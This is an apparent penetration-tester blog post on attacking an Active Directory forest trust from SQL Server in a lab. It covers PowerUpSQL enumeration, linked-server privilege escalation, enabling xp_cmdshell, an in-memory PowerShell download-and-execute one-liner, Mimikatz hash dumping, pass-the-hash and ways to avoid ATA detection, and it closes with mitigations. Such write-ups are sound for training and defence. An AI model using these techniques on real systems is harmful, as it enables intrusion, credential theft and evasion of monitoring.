



Lab of a Penetration Tester

Home of Nikhil "SamratAshok" Mittal

Home

About Me

Presentations

Trainings

Thursday, March 23, 2017

Using SQL Server for attacking a Forest Trust

Recently I started playing with the awesome [PowerUpSQL](#) tool by guys at [NetSPI](#). I was interested in the ability to attack an Active Directory (AD) environment using access to a SQL Server, that is, not leaving the database layer as long as possible. Fortunately, during a Red team engagement few weeks back, I had a chance to play with PowerUpSQL extensively. Turns out that it is very much possible to enumerate and attack not only the current domain but a trusting forest in a [Two-Way External Trust](#) as well from the database layer. Let's have a look at it!

Network Diagram

I have mapped the client network to my lab on a much smaller scale. We have access to the SQL Server ops-sqlsrvone where we have public privileges [and can communicate to only selected machines on the defensivesps.com forest](#).

About Me



Nikhil SamratAshok Mittal

I am a hacker, information security researcher and enthusiast. On this blog, I write about my projects, experiments and presentations.


[View my complete profile](#)

My Projects

[Kautilya - Pwnage with Human Interface Devices](#)

[Nishang - Using PowerShell for Penetration Testing](#)

My upcoming Trainings/Talks



Cross Forest Enumeration

It is possible to enumerate the current domain accounts using PowerUpSQL using interesting [fuzzing methods](#). In our lab setup we know that there is a trust relationship from offensiveps with a forest called defensiveps (we can use PowerView, netdom or Get-ADTrust). But PowerUpSQL does not provide a way of specifying an alternate domain to enumerate accounts. We can change a single variable in the code to use an alternate domain.

```
# Grab server information
$ServerInfo = Get-SqlServerInfo -Instance $Instance -Username $Username -Password $Password -Credential $Credential
$ComputerName = $ServerInfo.ComputerName
$Instance = $ServerInfo.Instance

#Original Code
#$Domain = $ServerInfo.DomainName
#Use the target domain as $Domain
#$Domain = defensiveps.com

$DomainGroup = "$Domain\Domain Admins"
$DomainGroupId = Get-SqlQuery -Instance $Instance -Query "select SUSER_SID('$DomainGroup') as DomainGroupId" -User
$DomainGroupIdBytes = $DomainGroupId | Select-Object -Property domaingroupid -ExpandProperty domaingroupid
$DomainGroupIdString = ([System.BitConverter]::ToString($DomainGroupIdBytes).Replace('-', ''))
```

Now, it is possible to enumerate interesting information from the target domain which is in a different forest. After modifying the value of \$Domain variable, import

August 4-5 & August 6-7, Active Directory Attacks for Red and Blue Teams - Two days training at BlackHat USA, Las Vegas

(Contributing to) August 4-5 & August 6-7, Active Deception for Red and Blue Teams - Two days training at BlackHat USA, Las Vegas

September 10-12, Offensive PowerShell for Red and Blue Teams - Three days training at 44CON, London

Video Courses

PowerShell for Penetration Testers - 12 hours video course at SecurityTube Training

WMI Attacks and Defense at PentesterAcademy

Abusing SQL Server Trusts

Blog Archive

► 2018 (3)

▼ 2017 (7)

► August (5)

► May (1)

▼ March (1)

Using SQL Server for attacking a Forest Trust

the PowerUpSQL module and run the below command:

```
PS C:\> Get-SQLFuzzDomainAccount -Instance ops-sqlsrvone -StartId 500
```

[illegible]

Neat! We got a list of target domain's users, groups, computers etc.

The enumeration done above helped in listing SQL Servers in the defensiveps domain. Now, mimicking the network I encountered during the assessment, it is possible to access only dps-sqlsrvdev, couple of DCs and some terminal servers in the defensiveps network directly. So, let's enumerate dps-sqlsrvdev:

Database logins

```
PS C:\> Get-SQLFuzzServerLogin -Instance dps-sqlsrvdev
```

- ▶ 2016 (5)
- ▶ 2015 (20)
- ▶ 2014 (12)
- ▶ 2013 (10)
- ▶ 2012 (14)
- ▶ 2011 (1)

Tag Cloud

[PowerShell](#)
[PowerShell](#)
[for Pen Test](#)
[Penetration Testing](#)
[Nishang](#)
[PowerShell Core](#)
[Kautilya](#)
[Red Team](#)
[Human Interface](#)
[Device](#)
[USB HID](#)
[Security](#)
[Teensy](#)
[Active Directory](#)
[Offensive PowerShell](#)
[Active Directory Attacks](#)
[for Red and Blue Teams](#)
[Offensive PowerShell for Red and Blue Teams](#)
[Kerberos](#)
[Mimikatz](#)
[ATA](#)
[Advanced Threat Analytics](#)
[Powerpreter](#)
[Continuous Integration](#)
[Continuous Intrusion](#)
[BlackHat](#)
[Jenkins](#)
[PowerShell for Red Team](#)
[AMSI](#)
[Antak](#)
[Aplocker](#)
[Client Side Attacks](#)
[DCShadow](#)
[Gupt](#)
[pass the hash](#)
[pass the hash with powershell](#)
[Active Directory Deception](#)
[Bypass UAC](#)
[Cobalt Strike](#)
[CruiseControl](#)
[Deception](#)
[End Point Protector](#)
[4 Go](#)
[IQY](#)
[MJPEG](#)
[Mac OS X](#)
[POODLE](#)
[PWSA](#)
[Phishing](#)
[PowerShell Web Access](#)
[PowerShellv6](#)
[PowerUpSQL](#)
[Prasadhak](#)
[SQL Server](#)
[TeamCity](#)
[VM](#)
[Virtual Machine](#)
[WMI](#)
[reqsvr32](#)
[rundll32](#)
[virustotal](#)
[api](#)

```
PS C:\Users\labuser> Get-SQLFuzzServerLogin -Instance dps-sqlsrvdev
```

ComputerName	Instance	PrincipalId	PrincipleName
dps-sqlsrvdev	dps-sqlsrvdev	1	sa
dps-sqlsrvdev	dps-sqlsrvdev	2	public
dps-sqlsrvdev	dps-sqlsrvdev	3	sysadmin
dps-sqlsrvdev	dps-sqlsrvdev	4	securityadmin
dps-sqlsrvdev	dps-sqlsrvdev	5	serveradmin
dps-sqlsrvdev	dps-sqlsrvdev	6	setupadmin
dps-sqlsrvdev	dps-sqlsrvdev	7	processadmin
dps-sqlsrvdev	dps-sqlsrvdev	8	diskadmin
dps-sqlsrvdev	dps-sqlsrvdev	9	bulkadmin
dps-sqlsrvdev	dps-sqlsrvdev	10	sa
dps-sqlsrvdev	dps-sqlsrvdev	11	sa
dps-sqlsrvdev	dps-sqlsrvdev	12	sa
dps-sqlsrvdev	dps-sqlsrvdev	13	sa
dps-sqlsrvdev	dps-sqlsrvdev	14	sa
dps-sqlsrvdev	dps-sqlsrvdev	15	sa
dps-sqlsrvdev	dps-sqlsrvdev	16	sa
dps-sqlsrvdev	dps-sqlsrvdev	17	sa
dps-sqlsrvdev	dps-sqlsrvdev	18	sa
dps-sqlsrvdev	dps-sqlsrvdev	19	sa
dps-sqlsrvdev	dps-sqlsrvdev	20	sa
dps-sqlsrvdev	dps-sqlsrvdev	21	sa
dps-sqlsrvdev	dps-sqlsrvdev	22	sa
dps-sqlsrvdev	dps-sqlsrvdev	23	sa
dps-sqlsrvdev	dps-sqlsrvdev	24	sa
dps-sqlsrvdev	dps-sqlsrvdev	25	sa
dps-sqlsrvdev	dps-sqlsrvdev	26	sa
dps-sqlsrvdev	dps-sqlsrvdev	27	sa
dps-sqlsrvdev	dps-sqlsrvdev	28	sa
dps-sqlsrvdev	dps-sqlsrvdev	29	sa
dps-sqlsrvdev	dps-sqlsrvdev	30	sa
dps-sqlsrvdev	dps-sqlsrvdev	31	sa
dps-sqlsrvdev	dps-sqlsrvdev	32	sa
dps-sqlsrvdev	dps-sqlsrvdev	33	sa
dps-sqlsrvdev	dps-sqlsrvdev	34	sa
dps-sqlsrvdev	dps-sqlsrvdev	35	sa
dps-sqlsrvdev	dps-sqlsrvdev	36	sa
dps-sqlsrvdev	dps-sqlsrvdev	37	sa
dps-sqlsrvdev	dps-sqlsrvdev	38	sa
dps-sqlsrvdev	dps-sqlsrvdev	39	sa
dps-sqlsrvdev	dps-sqlsrvdev	40	sa
dps-sqlsrvdev	dps-sqlsrvdev	41	sa
dps-sqlsrvdev	dps-sqlsrvdev	42	sa
dps-sqlsrvdev	dps-sqlsrvdev	43	sa
dps-sqlsrvdev	dps-sqlsrvdev	44	sa
dps-sqlsrvdev	dps-sqlsrvdev	45	sa
dps-sqlsrvdev	dps-sqlsrvdev	46	sa
dps-sqlsrvdev	dps-sqlsrvdev	47	sa
dps-sqlsrvdev	dps-sqlsrvdev	48	sa
dps-sqlsrvdev	dps-sqlsrvdev	49	sa
dps-sqlsrvdev	dps-sqlsrvdev	50	sa
dps-sqlsrvdev	dps-sqlsrvdev	51	sa
dps-sqlsrvdev	dps-sqlsrvdev	52	sa
dps-sqlsrvdev	dps-sqlsrvdev	53	sa
dps-sqlsrvdev	dps-sqlsrvdev	54	sa
dps-sqlsrvdev	dps-sqlsrvdev	55	sa
dps-sqlsrvdev	dps-sqlsrvdev	56	sa
dps-sqlsrvdev	dps-sqlsrvdev	57	sa
dps-sqlsrvdev	dps-sqlsrvdev	58	sa
dps-sqlsrvdev	dps-sqlsrvdev	59	sa
dps-sqlsrvdev	dps-sqlsrvdev	60	sa
dps-sqlsrvdev	dps-sqlsrvdev	61	sa
dps-sqlsrvdev	dps-sqlsrvdev	62	sa
dps-sqlsrvdev	dps-sqlsrvdev	63	sa
dps-sqlsrvdev	dps-sqlsrvdev	64	sa
dps-sqlsrvdev	dps-sqlsrvdev	65	sa
dps-sqlsrvdev	dps-sqlsrvdev	66	sa
dps-sqlsrvdev	dps-sqlsrvdev	67	sa
dps-sqlsrvdev	dps-sqlsrvdev	68	sa
dps-sqlsrvdev	dps-sqlsrvdev	69	sa
dps-sqlsrvdev	dps-sqlsrvdev	70	sa
dps-sqlsrvdev	dps-sqlsrvdev	71	sa
dps-sqlsrvdev	dps-sqlsrvdev	72	sa
dps-sqlsrvdev	dps-sqlsrvdev	73	sa
dps-sqlsrvdev	dps-sqlsrvdev	74	sa
dps-sqlsrvdev	dps-sqlsrvdev	75	sa
dps-sqlsrvdev	dps-sqlsrvdev	76	sa
dps-sqlsrvdev	dps-sqlsrvdev	77	sa
dps-sqlsrvdev	dps-sqlsrvdev	78	sa
dps-sqlsrvdev	dps-sqlsrvdev	79	sa
dps-sqlsrvdev	dps-sqlsrvdev	80	sa
dps-sqlsrvdev	dps-sqlsrvdev	81	sa
dps-sqlsrvdev	dps-sqlsrvdev	82	sa
dps-sqlsrvdev	dps-sqlsrvdev	83	sa
dps-sqlsrvdev	dps-sqlsrvdev	84	sa
dps-sqlsrvdev	dps-sqlsrvdev	85	sa
dps-sqlsrvdev	dps-sqlsrvdev	86	sa
dps-sqlsrvdev	dps-sqlsrvdev	87	sa
dps-sqlsrvdev	dps-sqlsrvdev	88	sa
dps-sqlsrvdev	dps-sqlsrvdev	89	sa
dps-sqlsrvdev	dps-sqlsrvdev	90	sa
dps-sqlsrvdev	dps-sqlsrvdev	91	sa
dps-sqlsrvdev	dps-sqlsrvdev	92	sa
dps-sqlsrvdev	dps-sqlsrvdev	93	sa
dps-sqlsrvdev	dps-sqlsrvdev	94	sa
dps-sqlsrvdev	dps-sqlsrvdev	95	sa
dps-sqlsrvdev	dps-sqlsrvdev	96	sa
dps-sqlsrvdev	dps-sqlsrvdev	97	sa
dps-sqlsrvdev	dps-sqlsrvdev	98	sa
dps-sqlsrvdev	dps-sqlsrvdev	99	sa
dps-sqlsrvdev	dps-sqlsrvdev	100	sa

Note that our current user is listed as a login above and that is why it is possible to enumerate the above. Let's check the current privileges we have:

```
PS C:\> Get-SQLServerInfo -Instance dps-sqlsrvdev
```


```
PS C:\Users\labuser> Get-SQLServerInfo -Instance dps-sqlsrvdev
```

ComputerName	dps-sqlsrvdev
Instance	DPS-SQLSRVDEV
DomainName	DEFENSIVEPS
ServiceName	MSSQLSERVER
ServiceAccount	NT Service\MSSQLSERVER
AuthenticationMode	Windows Authentication
Clustered	No
SQLServerVersionNumber	13.0.4001.0
SQLServerMajorVersion	2016
SQLServerEdition	Developer Edition (64-bit)
SQLServerServicePack	SP1
OSArchitecture	X64
OSVersionNumber	SQL
Current login	OPSDC\labuser
IsSysadmin	No
ActiveSessions	1

No sysadmin privileges. We can check it manually as well (I am using HeidiSQL as a client):

My Twitter Feed

Tweets by @nikhil_mitt



We can go ahead with a brute-force attack as there are some interesting SQL server logins and generally, account lockouts are not enabled in SQL Server databases and nobody really looks at the logs of authentication failure in SQL Server, at least, on non-production servers. But we are not going to do that right now.

Linked Servers

We can also enumerate linked servers for dps-sqlsrvdev. Let's do it:

```
PS C:\> Get-SQLServerLink -Instance dps-sqlsrvdev
```

```

PS C:\Users\labuser> Get-SQLServerLink -Instance dps-sqlsrvdev


ComputerName      : dps-sqlsrvdev
Instance          : dps-sqlsrvdev
DatabaseLinkId    : 0
DatabaseLinkName  : DPS-SQLSRVDEV
DatabaseLinkLocation : Local
Product           : SQL Server
Provider          : SQLNCLI
Catalog           :
LocalLogin        :
RemoteLoginName   :
is_rpc_out_enabled : True
is_data_access_enabled : False
modify_date       : 3/11/2017 5:17:21 AM

ComputerName      : dps-sqlsrvdev
Instance          : dps-sqlsrvdev
DatabaseLinkId    : 1
DatabaseLinkName  : DPS-SQLSRVTWO
DatabaseLinkLocation : Remote
Product           : SQL Server
Provider          : SQLNCLI
Catalog           :
LocalLogin        :
RemoteLoginName   :
is_rpc_out_enabled : False
is_data_access_enabled : True
modify_date       : 3/11/2017 5:06:22 PM

```

Nice! A server, dps-sqlsrvtwo, in the defensiveps domain - which we enumerated earlier as well - is linked to the current database. Note that it is possible to run arbitrary SQL queries on the linked database even if we have only public privileges on both the initial and destination servers with the privileges configured in the link. Read more about hacking SQL Server links in the [amazing blog by Antti](#). Link enumeration can be done manually as well:

```
select * from master..sys.servers
```



srvid	srvstatus	srvname	srvproduct	providername	datasource	location	providerstring	schedate
0	1,009	DPS-SQLSRVDEV	SQL Server	SQLNCLI	DPS-SQLSRVDEV	(NULL)	(NULL)	2017-03-11 05:17:21.460
1	1,184	DPS-SQLSRVTWO	SQL Server	SQLNCLI	DPS-SQLSRVTWO	(NULL)	(NULL)	2017-03-11 17:06:22.007

So, dps-sqlsrvdev has a linked server dps-sqlsrvtwo.


Now, to execute queries on the destination server (dps-sqlsrvtwo) we can use Openquery as suggested by Antti in the blog linked above. Let's see our current user and if we have sysadmin privileges:

```
select * from openquery("dps-sqlsrvtwo",'select @@version')
select * from openquery("dps-sqlsrvtwo",'select SUSER_NAME()')
select * from openquery("dps-sqlsrvtwo",'select
IS_SRVROLEMEMBER(''sysadmin'')')
```

Turns out that we have only public privileges with a user called dbuser and the target server is SQL Server 2016 SP1.

Now, we can try various methods from PowerUpSQL for privilege escalation on SQL Server. The problem is we can't access dps-sqlsrvtwo directly and AFAIK, there is no way to execute these commands on a linked server using the tool. So, we need to try the methods manually, one by one. During the Red Team assessment, I found out a user which we can impersonate on a linked server. So, let's use that in our lab setup as well. To list all the users which we can impersonate from our current user can be listed using the following SQL query stolen directly from [this amazing blog](#) by Scott. We are going to use the query inside Openquery so that it can be executed on the linked server:

```
select * from openquery("dps-sqlsrvtwo",'SELECT distinct b.name FROM
sys.server_permissions a INNER JOIN sys.server_principals b ON
```




Looks like we can impersonate a user called "reportsuser". But a command like below is most likely to fail:

```
select * from openquery("dps-sqlsrvtwo", 'EXECUTE AS LOGIN =
```

Why? Because, apparently, it is not possible to use EXECUTE AS without getting our privileges revert to the original 'dbuser'. I tried WITH NO REVERT option as well but soon realized that it may work only when sending the query directly to a database. Please see [this MSDN documentation on EXECUTE AS](#).

No luck there! Let's look for another interesting privilege escalation avenue - trustworthy database. Read this [very useful blog](#), once again by Scott, to understand more about trustworthy database. We can use the following query - taken from the blog referenced above - to enumerate trustworthy databases on the target linked server:

```
select * from openquery("dps-sqlsrvtwo", 'SELECT  
a.name,b.is_trustworthy_on FROM master..sysdatabases as a INNER JOIN
```



The screenshot shows a SQL Server Enterprise Manager window with a query executed against a linked server named 'dps-sqlsrvtwo'. The query is: `select * from openquery("dps-sqlsrvtwo", 'SELECT a.name,b.is_trustworthy_on FROM master..sysdatabases as a INNER JOIN`. The result set shows the following data:

name	is_trustworthy_on
master	False
tempdb	False
model	False
msdb	True
reports_db	True

A trustworthy database 'reports_db'! Let's list users with db_owner role on the server:


```
select * from openquery("dps-sqlsrvtwo",'SELECT members.name as
''members_name'', roles.name as ''roles_name'' FROM
sys.database_role_members rolemem INNER JOIN sys.database_principals
roles ON rolemem.role_principal_id = roles.principal_id INNER JOIN
```


members_name	roles_name
dbo	db_owner
dbuser	db_owner
reportuser	db_owner

Now, let's see if our current user - dbuser - is db_owner of reports_db on the linked server. In place of checking the role, let's try to create a stored procedure in the reports_db database which can help us in privilege escalation. Please note that to create a stored procedure RPC Out must be enabled for the linked server - which is not enabled by default but quite common in case of linked servers. The idea is to create a stored procedure which gets executed as OWNER which is the user 'sa'. Use below query to create a stored procedure on the linked database.

```
EXEC ('CREATE PROCEDURE sp_escalate WITH EXECUTE AS OWNER AS EXEC
```

Our stored procedure makes dbuser a sysadmin. Now, let's execute the stored procedure.

```
EXEC ('sp_escalate;SELECT IS_SRVROLEMEMBER(''sysadmin'');SELECT
```



Neat! Now we can access all databases and tables on the target server. PowerUpSQL provides very useful commands for pillaging a database (and that is what I used first in the assessment to capture some juicy data) but we are not going to use them. See [this blog post](#) for details about that.

In many cases, this is one of the major goals of red team assessments, staying within the database layer we have access to multiple SQL servers across forest trust and juicy information stored within them. Since we have not done anything very unusual or noisy up to now, there are very low chances of detection. In fact, in my lab I have Microsoft Advanced Threat Analytics (ATA) set up and there was no detection of the attack. Obviously, because we did not communicate to the domain controller at all and ATA looks at only the DC traffic. Take that ATA!

Since, RPC Out is enabled on the linked server and we have sysadmin privileges, it is possible to enable xp_cmdshell and achieve OS command execution! Please note that if xp_cmdshell was already enabled on the linked server, we could execute OS commands without RPC Out while using only Openquery! Use below to enable xp_cmdshell

```
EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;') AT "dps-
```

And let's see the privileges of the database process:



Great! Looks like the SQL server process is running with a domain user (sqlproadmin) privileges. We can now hunt for a DA token from the normal domain user privileges we have on dps-sqlsrvtwo. Let's use the awesome PowerView for the DA token hunting. Remember that we cannot access our linked server dps-sqlsrvtwo directly and we do not have command execution on dps-sqlsrvdev. To load PowerView on dps-sqlsrvtwo, we can download and execute it in memory using PowerShell one-liner.

```
iex (New-Object
```


The one-liner needs to be encoded so that the URL doesn't mess up with the syntax of SQL query. Also, make sure that PowerView is modified a bit to include call to functions in the script itself and to receive the output the function calls must be piped to Out-Host.

```

PowerView.ps1 X
13398 FILTER_SIDS = 4
13399 FOREST_TRANSITIVE = 8
13400 CROSS_ORGANIZATION = 16
13401 WITHIN_FOREST = 32
13402 TREAT_AS_EXTERNAL = 64
13403 }
13404
13405 # the DsEnumerateDomainTrusts result structure
13406 $DS_DOMAIN_TRUSTS = struct $Mod DS_DOMAIN_TRUSTS @ {
13407     NetbiosDomainName = field 0 String -MarshalAs @('LPWStr')
13408     DnsDomainName = field 1 String -MarshalAs @('LPWStr')
13409     Flags = field 2 $DsDomainFlag
13410     ParentIndex = field 3 UInt32
13411     TrustType = field 4 $DsDomainTrustType
13412     TrustAttributes = field 5 $DsDomainTrustAttributes
13413     DomainSid = field 6 IntPtr
13414     DomainGuid = field 7 Guid
13415 }
13416
13417 $Types = $FunctionDefinitions | Add-Win32Type -Module $Mod -Namespace 'Win32'
13418 $Netapi32 = $Types['netapi32']
13419 $Advapi32 = $Types['advapi32']
13420 $Wtsapi32 = $Types['wtsapi32']
13421
13422 #Get-NetComputer | Out-Host
13423 #Find-LocalAdminAccess | Out-Host
13424 Invoke-UserHunter -CheckAccess | Out-Host

```

And let's execute the encoded command:



The screenshot shows a Powercat console window with the following content:

```

Host: 192.168.3.4 | Query | Query #1 | Query #2 | Query #3 | Query #4 | Query #5 | Query #6 |
1 EXECUTE('xp_cmdshell 'cmd /c powershell -e SQBuAHYAbwBrAGUALQBFAGAcABYAGUAcwBzAGkAb
Result #1 (1x18)
output
UserDomain : DEFENSIVEPS
UserName : Administrator
ComputerName :
dps-srvjump.defensiveps.com
IP : 192.168.3.4
SessionFrom :
LocalAdmin : True

```

Awesome! Looks like on the server dps-srvjump a DA token is available and our current user has local admin access. Let's dump NTLM hash of the DA - Administrator from dps-srvjump using Invoke-Mimikatz.

```
1 EXECUTE('xp_cmdshell ''cmd /c powershell -e $QBuAHYAbuBrAGUALQBFAtgAcABYAGUAcwBzAGkAb
/Result #1 (1x310)
Output
[00000003] Primary
* Username : Administrator
* Domain : DEFENSIVEPS
* NTLM : 2a[REDACTED]51
* SHA1 : 5fa[REDACTED]52a0
[00010000] CredentialsKeys
* NTLM : 2a[REDACTED]51
```

Finally, let's use these hashes with Invoke-Mimikatz to run a command on the DC of defensiveps. The DC of defensiveps is accessible from our machine in the offensiveps forest.

```
PS C:\> Invoke-Mimikatz -Command '"sekurlsa::pth user:Administrator
```

```
Administrator C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
Invoke-Command -ScriptBlock(hostname;whoami) -Computername dps-dc
defensiveps\administrator
```

Bingo! DA access in the target forest!

We started with a non-admin domain user and worked our way to multiple SQL Servers while staying only at the database layer. We also got domain admin/enterprise admin in a trusting forest! :)

Mitigations

SQL Server Level

Multiple common mitigations like having limited linked databases and not enabling RPC Out on linked servers would have helped. Also, restricted allocation of

privileges, even the public login, will help. One of the databases we encountered later on was running with a domain user's privileges. This is disastrous as it opens up many opportunities for privilege escalation on the domain level! Restricting privileges with which the database processes run is always desired.

Forest Level

Many improvements can be made. Allowing a local administrator on a box where a Domain Admin can log in is very very dangerous and results in disastrous situations like the one we saw above. If there is a box where DAs' privileges are required no other administrative account should be present. Logs will also tell you about a successful DA authentication from a forest if someone is looking for such information. Also, Selective Authentication can help in forest trust scenarios.

A note on ATA

I have [Microsoft ATA](#) setup in the lab where all the attacks took place. Since, ATA is the new sheriff in town let's discuss it a bit. ATA detect anomalies by looking at the traffic destined to the DC(s) by port mirroring. If we can limit ourselves to those attacks and techniques where there is no or minimal interaction with a DC, it is possible to avoid ATA and still get access to the most interesting machines and information. ATA thrives on Red Teamer/attacker's desire of going for DA rights as soon as possible. It is not always necessary to go after DA and use Golden ticket/Skeleton key/Credentials replay attacks for achieving the goal of an assessment unless, of course, you want to brag about it in your report :D Of course, there are bypasses for ATA as well but why bypass it when you can avoid it :)

Hope you enjoyed the post. Please leave comments, feedback and questions.

Posted by [Nikhil SamratAshok Mittal](#) at [1:52 PM](#)



Labels: [Active Directory](#), [Advanced Threat Analytics](#), [ATA](#), [Offensive PowerShell](#), [Penetration Testing](#), [Powershell](#), [PowerShell Core](#), [PowerUpSQL](#), [Red Team](#), [SQL Server](#)

7 comments:

Anonymous [June 2, 2017 at 8:14 PM](#)

It would be great if you can post articles about tactics for bypassing ATA. I know that "golden rule" is to avoid communication with DC as much as possible but would like to see if you are willing to show us your experiences from your lab. Also, AFAIK ATA has an option to use agent on DC instead of port mirroring (for simplicity of deployment). Anyway, thanks for hard work / great articles!

[Reply](#)

▼ [Replies](#)



Nikhil SamratAshok Mittal  [June 2, 2017 at 8:16 PM](#)

Thanks! The ATA team is working on couple of bypass techniques. I will post for sure once I hear back from them.

[Reply](#)



parthiban R [September 16, 2017 at 9:33 PM](#)

"Logs will also tell you about a successful DA authentication from a forest if someone is looking for such information." Could you please explain this line

please.

[Reply](#)

▼ [Replies](#)



Nikhil SamratAshok Mittal [September 16, 2017 at 11:06 PM](#)

That there will be Events in the Security log - 4624, 4634 and 4672.



parthiban R [September 18, 2017 at 12:56 PM](#)

Thanks for the reply. But , there is no way that one can be able differentiate a normal user and domain admin logon by just having 4624 & 4634. One has to either run net/powershell commands to enumerate the privileges/group details. Kindly help me if i'm wrong. i'm still looking into 4672.



Nikhil SamratAshok Mittal [September 19, 2017 at 6:20 PM](#)

Sure, 4624 and 4634 needs to be correlated using a SIEM. 4672 can be used to ascertain an admin privilege.

[Reply](#)



parthiban R [September 19, 2017 at 7:49 PM](#)

Awesome. I was thinking the same. Thanks for the clarification :)

[Reply](#)

Note: Only a member of this blog may post a comment.

Links to this post

[Create a Link](#)

[Newer Post](#)

[Home](#)

[Older Post](#)

Subscribe to: [Post Comments \(Atom\)](#)

